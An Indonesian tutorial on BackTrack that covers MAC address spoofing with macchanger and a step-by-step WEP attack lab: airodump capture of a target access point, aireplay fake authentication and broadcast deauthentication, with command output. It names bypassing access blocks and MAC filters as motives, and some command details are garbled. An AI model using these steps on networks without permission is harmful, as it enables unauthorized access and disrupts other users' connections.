MAC Address (Media Access Control Address) adalah sebuah alamat jaringan yang diimplementasikan pada lapisan data-link dalam tujuh lapisan model OSI, yang merepresentasikan sebuah node tertentu dalam jaringan. MAC Address juga sering disebut sebagai Ethernet address, physical address, atau hardware address. Dalam sebuah jaringan berbasis Ethernet, MAC address merupakan alamat yang unik yang memiliki panjang 48-bit (6 byte) yang mengidentifikasikan sebuah komputer, interface dalam sebuah router, atau node lainnya dalam jaringan. Dengan kata lain mac address di gunakan untuk membedakan dan mengenal masing2 keunikan host.
Banyak maksud dan tujuan seseorang untuk mengganti Mac Address, ada yang mengganti Mac Address karena akses internet pada sebuah jaringan sudah ter-block, ada juga dengan tujuan untuk hacking wireless hotspot yang diprotect menggunakan Mac Address Filter dan tidak menutup kemungkinan juga karena rasa penasaran ingin tahu bahkan dengan alasan belajar.

4.1. Penerapan Mac Address Pada Backtrack

Biasanya untuk melakukan suatu aksi hacking tertentu attacker akan mengubah mac address aslinya dan melakukan penyamaran-penyamaran lainnya.

Perintah – perintah dasar pada console

Beberapa perintah-perintah dasar yang berhubungan dengan MAC address adalah sebagai berikut :

Melihat MAC address pada localhost kita

ip addr show dev [interface]

```
root@bt:~/program/evil# ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen
1000
    link/ether 44:87:fc:56:86:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::4687:fcff:fe56:8685/64 scope link
    valid_lft forever preferred_lft forever
```

atau dapat kita gunakan cara …

```
ifconfig [interface] |grep Hwaddr

root@bt:~/program/evil# ifconfig eth0 |grep HWaddr
eth0      Link encap:Ethernet  HWaddr 44:87:fc:56:86:85
```

4.2. Mengubah Mac Address

Untuk mengganti sebuah mac address dengan simple sebenarnya kita bisa menggunakan perintah :

```
ifconfig [interface] down hw ether[mac:yang:di:ingin:kan]
```

4.3. Mac Address Changger Tools

Sebenarnya pada distro kesayangan kita sudah tersedia tools untuk ini . Tools tersebut diberi nama *macchanger.* Tools ini di buat oleh seseorang yang bernama *Alvaro Lopez Ortega* . Untuk mengakses tools ini anda dapat secara langsung melihat opsi –help pada menu *naga*.

Miscellaneous ------- Miscellaneous Network ------- macchanger

Atau dapat langsung mengaksesnya pada console

```
root@bt:~# macchanger
GNU MAC Changer
Usage: macchanger [options] device

Try `macchanger --help' for more options.
```

Format penggunaan :

```
macchanger [options] device
```

mari kita perhatikan opsi-opsi dari tools ini

```
root@bt:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --endding               Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -m,  --mac=XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

-h atau **--help** adalah opsi yang digunakan untuk melihat semua opsi bantuan pada tools ini
-V atau **--version** adalah opsi untuk melihat versi dari tools tersebut

```
root@bt:~# macchanger -V
GNU MAC changer 1.5.0
Written by Alvaro Lopez Ortega <alvaro@gnu.org>

Copyright (C) 2003 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

seperti yang anda lihat pada saat artikel ini ditulis ternyata tools ini telah mencapai versi **1.5.0**

-s atau **--show** adalah opsi untuk melihat mac address pada interface tertentu

format pemakaian :


```
macchanger -s [interface]

root@bt:~# macchanger -s eth0
Current MAC: 44:87:fc:56:86:85 (unknown)
```

-e atau **--ending** adalah opsi agar macchanger merubah mac address tanpa mengubah nilai vendor

```
root@bt:~# macchanger -e eth0
Current MAC: 44:87:fc:56:86:85 (unknown)
Faked MAC:   44:87:fc:af:81:4c (unknown)
root@bt:~# macchanger -e eth0
Current MAC: 44:87:fc:af:81:4c (unknown)
Faked MAC:   44:87:fc:1d:11:cf (unknown)
```

Untuk lebih mengerti fungsi tidak merubah nilai vendor , Perhatikan pada skema pembagian format MAC di bawah ini

Nama vendor Alamat MAC	Alamat MAC
Cisco Systems	00 00 0C
Cabletron Systems	00 00 1D
International Business Machine Corporation	00 04 AC
3Com Corporation	00 20 AF
GVC Corporation	00 C0 A8
Apple Computer	08 00 07
Hewlett-Packard Company	08 00 09



Untuk melihat format **vendor database** anda dapat mengunjungi tautan di bawah ini

http://www.macvendorlookup.com/

-a atau –another adalah opsi yang di gunakan untuk mengubah nilai mac address dengan vendor yang sejenis secara acak (random)

```
root@bt:~# macchanger -a eth0
Current MAC: 44:87:fc:1d:11:cf (unknown)
Faked MAC:   00:30:a6:62:ea:27 (Vianet Technologies, Ltd.)
```

Hasil dari perintah di atas ternyata mengubah alamat mac address menjadi vendor "*vianet technologies*"

- A di gunakan untuk mengubah nilai vendor mac address secara acak (random)

```
root@bt:~# macchanger -A eth0
Current MAC: 00:30:a6:62:ea:27 (Vianet Technologies, Ltd.)
Faked MAC:   00:04:4c:90:b8:e4 (Jenoptik)
```

-r atau **–random** adalah opsi yang di gunakan untuk mengubah keseluruhan nilai mac address secara acak (random)

```
root@bt:~# macchanger -r eth0
Current MAC: 00:04:4c:90:b8:e4 (Jenoptik)
Faked MAC:   6e:ed:5d:36:f5:83 (unknown)
```

-l, --list adalah opsi untuk melihat database vendor yang di ketahui oleh macchanger

format :

```
macchanger --list=keyword
```

```
root@bt:~# macchanger --list=Sony PCWA-C10
Misc MACs:
Num    MAC        Vendor
---    ---        ------
0149 - 00:00:95 - Sony Tektronix Corp.
0330 - 00:01:4a - Sony Corporation
1056 - 00:04:1f - Sony Computer Entertainment, Inc.
2739 - 00:0a:d9 - Sony Ericsson Mobile Communications Ab
3553 - 00:0e:07 - Sony Ericsson Mobile Communications Ab
4024 - 00:0f:de - Sony Ericsson Mobile Communications Ab
7345 - 08:00:46 - Sony Corporation Ltd.

Wireless MACs:
Num    MAC        Vendor
---    ---        ------
0039 - 08:00:46 - Sony PCWA-C10
```

-m atau – mac adalah opsi untuk mengubah mac address sesuai dengan format yang kita inginkan

```
root@bt macchanger -m 00:0c:f1:00:0d:f3 eth0
Current MAC: 6e:ed:5d:36:f5:83 (unknown)
Faked MAC:   00:0c:f1:00:0d:f3 [wireless] (Intel Pro 2100)
```


Pada opsi contoh di atas saya merubah interface dari

[Current MAC: 6e:ed:5d:36:f5:83 (unknown)] saya menjadi 00:0c:f1:00:0d:f3 [wireless] (Intel Pro 2100)

5. Beberapa contoh wireless penetration testing

Berikut ini beberapa contoh penetration testing untuk jaringan wireless

5.1. WEP Penetration



WEP adalah salah satu jenis enskripsi yang saat ini sudah jarang di gunakan , namun masih dapat di temui beberapa wireless zone (hostpot) yang menggunakan metode ini. WEP atau "*wired equivalent privacy*" adalah algoritma security untuk IEEE.802.11 wireless network disebut juga dengan Shared Key Authentication. Shared Key Authentication adalah metoda otentikasi yang membutuhkan penggunaan WEP. Enkripsi WEP menggunakan kunci yang dimasukkan (oleh administrator) ke client maupun access point. Kunci ini harus cocok dari yang diberikan akses point ke client, dengan yang dimasukkan client untuk autentikasi menuju access point.

5.1.1. Proses Shared Key Authentication

Client meminta asosiasi ke access point, langkah ini sama seperti Open System Authentication. access point mengirimkan text challenge ke client secara transparan. client akan memberikan respon dengan mengenkripsi text challenge dengan menggunakan kunci WEP

dan mengirimkan kembali ke access point.

Access point memberi respon atas tanggapan client, akses point akan melakukan decrypt terhadap respon enkripsi dari client untuk melakukan verifikasi bahwa text challenge dienkripsi dengan menggunakan WEP key yang sesuai. Pada proses ini, access point akan menentukan apakah client sudah memberikan kunci WEP yang sesuai. Apabila kunci WEP yang diberikan oleh client sudah benar, maka access point akan merespon positif dan langsung meng-authentikasi client. Namun bila kunci WEP yang dimasukkan client salah, access point akan merespon negatif dan client tidak akan diberi authentikasi. Dengan demikian, client tidak akan terauthentikasi dan tidak terasosiasi.

WEP adalah standart verifikasi yang tidak aman pada lab task kali ini saya akan membimbing anda untuk melakukan penetration testing terhadap enskripsi wep.

5.1.2. Pentest WEP dengan client

Kita akan melakukan percobaan pentest wpe attack yang memanfaatkan authenfikasi palsu dan pengumpulan serta penangkapan transmisi data dari accesspoint (AP)

Persiapan dan spesifikasi percobaan

- bssid AP C8:64:C7:4B:B8:D0
- enskripsi "**wep**"
- auth "**OPN**"
- bssid attacker : "00:19:d2:45:4d:96"


Tools-tools yang digunakan

- aircrack-ng
- airmon-ng
- airodump-ng
- aircrack-ng
- aireplay-ng

Langkah – langkah tersebut antara lain ,

Mengaktifkan "mode monitor" di wireless interface

Langkah pertama yang harus dilakukan adalah mengaktifkan mode monitor pada interface wireless. Hal ini dapat dilakukan dengan perintah "airmon-ng start [interface] " mode monitor atau biasa di sebut sebagai **RFMON** (Radio Frequency MONitor) mode, memungkinkan kita untuk menangkap semua traffik dari wireless network.



Mengumpulkan informasi untuk langkah berikutnya

Setelah mode monitor berhasil dilakukan ada baiknya kita mengumpulkan semua informasi yang di butuhkan untuk langkah berikutnya. Yang perlu kita kumpulkan adalah :

- bssid AP target
- channel AP target
- PWR (jarak dengan AP)

Jarak dengan AP (PWR) sangat penting mengingat beberapa injeksi pada aireplay sering gagal akibat terlalu dekat atau jauh dari AP. Untuk mengumpulkan informasi tersebut kita gunakan airodump atau memasukan perintah "*iwconfig scann*" Untuk contoh kali ini saya memakai *airodump*

```
root@bt:~# airodump-ng mon0

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1E:C1:4C:BF:F8  -36      172      358   20  11  54e. WPA  TKIP   PSK  ibteam-3g
C8:64:C7:4B:B8:D0  -48      172        0    0  10  11e  WEP  WEP         blaspemy

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:1E:C1:4C:BF:F8  00:19:D2:45:4D:96    0   54e-54e     0      347
```


Setelah mengumpulkan informasi-informasi yang dibutuhkan (sudah saya sebutkan di atas) misalnya pada kasus ini …

```
Target AP
--------------
ESSID : blaspemy
BSSID : C8:64:C7:4B:B8:D0
Channel : 10
```

Dengan berbekal data di atas saya lanjutkan dengan melakukan penangkapan (monitoring) paket data dan trafik pada wireless network

```
airodump-ng -c 10 -b C8:64:C7:4B:B8:D0 -w wepdump mon0
```


Dimana :
-c adalah channel
-b adalah bssid (--bssid)
-w Hasil output dump trafik dan data



Perhatikan pada AP target terdapat client yang sedang terhubung dengan BSSID F4:EC:38:99:60:F3

Injection test

Langkah ke – 3 ini tidak wajib hanya untuk memastikan bahwa interface wireless kita bisa diajak kerja sama buat injeksi




Perhatikan gambar di atas , kata-kata Injection is working adalah kepastian bahwa interface wireless siap di gunakan. Dan dengan otomatis aireplay akan melakukan probe ke AP yang dapat dideteksi dan masuk pada range scanner.


Fake Authentication

Fake authentication dengan aireplay dapat dilakukan pada 2 tipe otentifikasi WEP (open system dan shared-key) dan sekaligus menghubungkan anda dengan accesspoint. Jenis injeksi ini tidak berlaku pada enskripsi wpa-wpa2. Buka console atau terminal baru kemudian masukan perintah di bawah ini.

```
root@bt:~# aireplay-ng -1 0 -a C8:64:C7:4B:B8:D0 mon0
```




Kemudian perhatikan pada terminal di mana airodump-ng sedang melakukan "*capturing*"



Anda akan melihat bssid anda muncul sebagai informasi client pada output terminal pada "airodump" Menandakan anda sudah terhubung dengan AP.

ARP request replay

Aireplay mampu menciptakan initialization vectors (IVs). Dalam mode injeksi ini , aireplay akan mendengarkan ARP dan mengirimkannya kembali ke AP. Ketika AP mengulang paket ARP dengan IVs baru , aireplay akan mentransmisikan kembali paket ARP yang sama berulang-ulang dan AP akan mengirim setiap paket ARP dengan IVs yang baru, yang nantinya akan di butuhkan untuk mendapatkan enskripsi WPE.



Deauthentication Client

Tipe injeksi ini mengirimkan paket disassocate ke satu client atau lebih yang sedang terhubung dengan AP.

```
root@bt:~# aireplay-ng -o 1 -a C8:64:C7:4B:B8:D0 mon0
```

Dimana,

- -o adalah jenis serangan deauthentication
- 1 adalah jumlah deauth yang akan dikirim , anda bisa menentukan jumlah lebih dari satu atau gunakan "o" untuk pengiriman deauth yang terus menerus
- -a adalah BSSID AP target
- mon0 adalah interface wireless


```
root@bt:~# aireplay-ng -0 0 -a C8:64:C7:4B:B8:D0 mon0
08:11:46  Waiting for beacon frame (BSSID: C8:64:C7:4B:B8:D0) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:11:47  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:47  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:48  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
08:11:49  Sending DeAuth to broadcast -- BSSID: [C8:64:C7:4B:B8:D0]
```

Dan perhatikan bahwa ARP request replay berjalan setelah deauth dilaksanakan

